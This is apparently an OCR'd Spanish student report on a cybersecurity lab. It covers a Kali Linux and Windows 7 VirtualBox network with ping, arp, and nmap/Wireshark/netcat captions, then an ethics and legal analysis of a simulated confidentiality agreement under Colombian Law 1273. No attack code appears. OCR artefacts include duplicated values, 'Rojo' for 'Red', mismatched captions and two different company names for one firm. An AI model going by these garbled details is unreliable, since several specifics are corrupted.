
Esta configuración permite la comunicación directa. con otras máquinas virtuales (en este caso , con Kali Linux) dentro del mismo entorno virtualizado con otras máquinas virtuales, dentro del mismo entorno virtualizado, simulando una red local segura para realizar prácticas de análisis y pruebas de ciberseguridad y su respectiva banco de trabajo.

Detalles destacados en la imagen:

- Adaptador 1 conectado a: Red interna
- Nombre de red: intnet
- Modo promiscuo: Permitir todo
- Opción “Cable conectado” activada

Figura 2

Validación de configuración de máquina windows hardware



Fuente. Elaboración propia

Configuración de Red – Kali Linux


Ajuste de red realizado en la máquina virtual Kali Linux, con el propósito de permitir la comunicación directa con la máquina virtual que ejecuta Windows 7. Ambas están integradas en una red interna denominada intnet, lo que facilita la interacción dentro del mismo entorno virtual controlado.

Detalles claves mostrados en la imagen:

- Adaptador de red conectado a: Red interna
- Nombre de la red: intnet
- Modo promiscuo: Permitir todo
- Opción de “Cable conectado”: Activada

Figura 3

Entorno de configuración de maquina kali



Fuente. Elaboración propia

Características Técnicas del Hardware

Características del equipo físico (host)


se presenta la información técnica del equipo donde está desplegado el banco de trabajo.

Detalles del sistema físico:

- So: Windows 10 Home 64 bits (versión 19045)
- Procesador: Intel (R) Core (TM)Intel(R) Core(TM) i5-4460 a 3,20 GHz (4 núcleos)
- Memoria RAM instalada: 16.384 MB (16 GB)16.384 MB (16 GB)
- Fabricante de la placa base: Gigabyte Technology, Ltd.Gigabyte Technology Co., Ltd.
- Modelo de sistema: B85M - DS3HB85M-DS3H
- Versión de DirectX: DirectX 12DirectX 12

Figura 4

Configuración de entorno windows características



Fuente. Elaboración propia

Evidencia desde VirtualBox: Máquina virtual Windows 7


Datos visibles en la interfaz de VirtualBox:

- Nombre de la máquina: Win7 - SE2020 - X64Win7-SE2020-X64
- Sistema operativo: Windows 7 (64 bits)Windows 7 (64 bits)
- Memoria RAM asignada: 4096 MB (4 GB)
- Procesador: 1 CPU1 procesador
- Tipo de disco virtual: .vmdk
- Tamaño del disco virtual: 50 GB50 GB
- Rojo: Adaptador Intel PRO / 1000 MT Desktop en modo Rojo interno ( )Adaptador Intel PRO/1000 MT Desktop en modo Red interna (intnet)
- Controlador de audio: Intel HD
- Controlador gráfico: VBoxSVGA

- Rojo (modo promiscuo): Permitir todoPermitir todo

Figura 5

Configuración de entorno de kali características



Fuente. Elaboración propia

Características de la Máquina Virtual Kali Linux

La máquina virtual KALI LINUX fue desplegada en VirtualBox para ser utilizado como entorno de pruebas y validación de su entorno del banco de trabajo, características técnicas:

- Sistema operativo: Kali Linux Debian 64 bits
- Memoria RAM asignada: 2048 MB (2 GB)2048 MB (2 GB)
- Procesador virtual: 1 núcleo1 núcleo
- Almacenamiento virtual: 20 GB (formato)20 GB (formato .vdi)
- Rojo: Adaptador Intel PRO / 1000 MT EscritorioAdaptador Intel PRO/1000 MT Escritorio

  Conexión: Red interna (intnet)

  Modo promiscuo: Permitir todo
- Archivo ISO cargado: kali-linux-2024.3-live-amd64.iso
- Gráfico de control: VMSVMSVGA

- Audio: ICH AC97ICH AC97
- Sistema de almacenamiento: IDE y SATA activos.

Configuración de Dirección IP Estática en Windows 7

Se configuró manualmente la dirección IP de la máquina virtual Windows 7 con el objetivo de garantizar una red controlada, sin interferencias externas, dentro del laboratorio de pruebas.

Parámetros asignados:


- Dirección IP: 192.168.100.11
- Máscara de subred: 255.255.255.0

Esta configuración garantiza:

- Comunicación directa con otras máquinas en la red interna intnet
- Estabilidad y persistencia en las pruebas (la IP no cambia)
- Control total del direccionamiento dentro del entorno de pruebas.

Figura 6

Configuración de ip en windows



Fuente. Elaboración propia

Configuración de Dirección IP Estática en Kali Linux

Terminal de la máquina virtual Kali Linux donde se visualiza su ip asignada manualmente la dirección IP 192.168.100.10/24a la interfaz de red eth0utilizando sudo ip addr add 192.168.100.10/24 dev eth0,

Figura 7


Configuración de ip y red en kali

Fuente. Elaboración propia

La imagen muestra una verificación de conectividad llevada a cabo desde el entorno Kali Linux hacia el sistema virtualizado con Windows 7, mediante el uso del comando ping dirigido a la dirección IP 192.168.100.11. Esta prueba confirma la comunicación exitosa entre ambos equipos dentro de la red interna.

Figura 8

Validación de ping a máquina virtual windows




Fuente. Elaboración propia

para listar los dispositivos conectados en la red con una dirección, Desde la máquina virtual Windows 7 se utilizó el comando arp -a mirar los dispositivos conectados en la red interna. Se identificó la IP 192.168.100.10 con una dirección MAC 08-00-27-60-25-a5,

correspondiente a la máquina Kali Linux. Esto confirma que ambas máquinas están activadas y comunicándose correctamente en la red local.

Figura 9

Validación de red local ip




Fuente. Elaboración propia

Comunicación desde Windows 7 hacia Kali Linux

En esta parte de la maquina Windows 7 realiza un ping hacia la máquina virtual Kali Linux, La dirección IP de destino utilizada es 192.168.100.10, que corresponde a la interfaz de red de Kali configurada previamente en la red interna intnet.

Figura 10

Ping de desde windows para validar conexión



Fuente. Elaboración propia

Pruebas básicas realizadas desde Kali Linux

Ejemplos de prácticas:

Escaneo con nmap la IP de Windows

Figura 11


Validación de escaneo de puestos con nmap

Fuente. Elaboración propia

Captura de paquetes con Wireshark

Figura 12

Revisión de pruebas básicas kali




Fuente. Elaboración propia

Conexión a un puerto connetcat

Figura 13

Revisión de ip windows host



Fuente. Elaboración propia

Etapa 2: Actuación ética y legal

Esta actividad de tipo teórica y de análisis se desarrolló de la siguiente manera:

Esta etapa consistió en el análisis crítico de un caso simulado en el que una empresa, WhiteHouse Security, presenta a los candidatos un acuerdo de confidencialidad con cláusulas que potencialmente violan principios éticos y disposiciones legales, como las estipuladas en la Ley 1273 de 2009. Se identificaron restricciones contractuales que impedirían la denuncia de delitos informáticos y la transferencia indebida de responsabilidades legales, lo cual contraviene el deber ciudadano y el Código de Ética del COPNIA. Se realizó una reflexión personal sobre si aceptar o no la propuesta laboral, valorando factores como la integridad profesional, el cumplimiento de la ley y los principios morales. Finalmente, se vinculó este análisis con el caso "Operación Andrómeda Buggly", resaltando la importancia del juicio ético en contextos de ciberseguridad.

Análisis del Anexo 2 – Escenario 2 y Anexo 3 – Acuerdo: Identificación de Procesos Ilegales y No Éticos

Luego de analizar cuidadosamente el Anexo 2 – Escenario 2 y el Anexo 3 – Acuerdo, se puede concluir que el documento de confidencialidad presentado por CyberFort Technologies contiene prácticas que resultan contrarias a la ley y a la ética profesional. Dichas disposiciones no solo afectan la responsabilidad e integridad del profesional que las acepte, sino que también vulneran normativas legales aplicables a nivel nacional e incluso internacional.

Para este caso mi respuesta es afirmativa, ya que se evidencia claramente la existencia de procesos ilegales y no éticos. Daré mi Argumentación desde el análisis profesional y legal.

1. **Violación del deber ciudadano de denuncia de actos delictivos**

Fragmento del acuerdo – Cláusula Cuarta, numerales 3 y 4:

"No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."

"Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca…"

Al analizar el acuerdo, se identifica una contradicción directa con lo establecido en el artículo 95, numeral 7 de la Constitución Política de Colombia, donde se establece que todos los ciudadanos tienen el deber de colaborar con las autoridades para garantizar el adecuado funcionamiento de la justicia. Imponer a través de un contrato la obligación de callar frente a posibles delitos informáticos no solo promueve escenarios de impunidad, sino que además limita derechos fundamentales, como la libertad de expresión, y vulnera principios básicos del ordenamiento legal, entre ellos, el principio de legalidad y el deber ético de denunciar conductas ilícitas(Constituyente, 1991).

Ley 1273 afectada:

Las condiciones planteadas en el acuerdo podrían contradecir lo dispuesto en los artículos 269A, 269C y 269G de la Ley 1273 de 2009, que penalizan el ingreso no autorizado a sistemas informáticos, la interceptación de comunicaciones digitales y el uso indebido de datos personales. Establecer cláusulas que impidan reportar este tipo de acciones representa una forma de encubrimiento contractual, que obstaculiza la denuncia de actos ilegales y compromete el deber ciudadano de apoyar a las autoridades en la administración de justicia (Colombia C. D., 2009).

2. **Transferencia ilegal de responsabilidad penal al firmante**

Fragmento del acuerdo – Cláusula Octava:

"...el receptor deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies."

La intención de esta cláusula es deslindar a la empresa de cualquier implicación legal, incluso en situaciones donde quede comprobada su participación en hechos ilícitos, trasladando toda la carga jurídica al profesional que suscribe el acuerdo. Esta práctica contractual vulnera derechos fundamentales, como el debido proceso y la presunción de inocencia, y además carece de legitimidad legal, ya que ningún contrato puede sustituir o eliminar la responsabilidad penal que una organización debe asumir ante las autoridades competentes. (justicia, 2017).

Ley 1273 afectada:

Artículo 269F – Uso indebido de programas informáticos

Cuando se emplean herramientas de análisis forense digital con propósitos no autorizados, se puede configurar una conducta delictiva por parte de la empresa. En este caso, la cláusula analizada busca encubrir dicha responsabilidad mediante una fórmula contractual que pretende deslindar legalmente a la organización de cualquier consecuencia penal. (Colombia C. D., 2009)

3. **Normalización de actividades ilegales bajo el concepto de "información confidencial"**

Fragmento del acuerdo – Cláusula Segunda, numeral 2:

"...datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'."

Verificando este tipo de prácticas dentro del concepto de "información confidencial" implica intentar darles una apariencia de legalidad a través del contrato, lo cual resulta

sumamente inapropiado desde el punto de vista jurídico. Estas acciones, en realidad, están tipificadas en la Ley 1273 de 2009 como delitos informáticos, por lo que su protección contractual no solo es inválida, sino también contraria al orden legal vigente, y al protegerlas bajo cláusulas de confidencialidad, se estaría incentivando la comisión de estos delitos y silenciando su existencia (Colombia C. D., 2009).

Ley 1273 afectada:

Los artículos 269A, 269C y 269G de la Ley 1273 de 2009, relacionados con el Ingreso indebido a plataformas informáticas la captura no autorizada de datos y el uso inadecuado de información privada, se ven comprometidos por el contenido de la cláusula analizada. Desde una perspectiva legal, esta disposición podría interpretarse como una forma de encubrimiento contractual de conductas delictivas, al intentar proteger prácticas ilegales bajo la figura de confidencialidad (Colombia C. D., 2009).

4. **Prohibición expresa de denunciar hechos ilegales**

Fragmento del acuerdo – Cláusula Cuarta, numeral 4:

"Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca…"

Esta cláusula no solo contradice el deber legal de cualquier ciudadano de denunciar actividades delictivas, sino que representa una forma de presión contractual que limita la libertad del profesional para actuar conforme a su conciencia, a la ley y a los principios éticos. Desde la visión de un profesional en formación dentro del campo de la ciberseguridad, aceptar este tipo de condiciones contractuales representaría una transgresión seria al Código de Ética del COPNIA, ya que supondría aceptar o permitir conductas contrarias a los principios que rigen el ejercicio responsable de la ingeniería, comprometiendo así la integridad y el compromiso ético que deben

guiar nuestra labor. En este sentido, el firmante podría verse involucrado como cómplice pasivo de posibles actos de corrupción digital o tecnológica, al ser obligado a callar frente a conductas ilegales dentro de la organización. (UNAD, 2023).

Ley 1273 afectada:

